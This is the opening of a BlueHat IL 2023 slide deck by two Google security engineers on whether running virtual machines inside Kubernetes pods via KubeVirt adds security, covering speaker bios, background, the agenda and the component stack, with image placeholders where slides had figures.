

Virtual machines on Kubernetes pods: one more layer of security. Right?

Julien Bachmann & Diane Dubois

jbachmann@google.com & didu@google.com


BlueHat IL 2023

Introduction

Diane Dubois,
Senior Security Engineer




Google

- Vulnerability Researcher on Cloud Products
hack c1oud
- Focus on low level platforms:
hypervisors, firmware, OS
- Active community contributor: conferences
boards, Women in Security...
-  @0xdidu

Julien Bachmann,
Security Engineer



Google

- Cloud Products Hardening
*Anticipate and mitigate Cloud security
weaknesses at scale*
- Member of the BlackAlps.ch organizers
-  @milkmix_

What is KubeVirt?

- Add-on to **Kubernetes**
 - An open-source system for automating deployment, scaling, and management of containerized applications
 - “Docker on Cloud platforms”
- **KubeVirt**
 - Virtual machines runtime inside Kubernetes containers
 - For existing Virtual Machine-based workloads that cannot be easily containerized



kubernetes



In other words, one could think

Containerization -> Sandboxing

+

Virtualization

=

Sandboxing ++



Why research that stack?

- Used in Google Cloud Anthos and Distributed Cloud Edge and Hosted offerings
- Internal SWE team dedicated to KubeVirt
- Containerization + Virtualization: could it be deceptively secure?
- It is new-ish




Agenda

1/ Background on KubeVirt

2/ Findings

3/ Remediation and hardening




Background information on KubeVirt

Kubernetes 101 glossary and howto


- Pod
- CRD
 - Custom Resource Declaration
 - Allow to define a new Kubernetes object and API
- Specifications through YAML files

The ecosystem


- KubeVirt
- Kubernetes
- Libvirt
- QEMU
- KVM




The solution's architecture




The solution's architecture



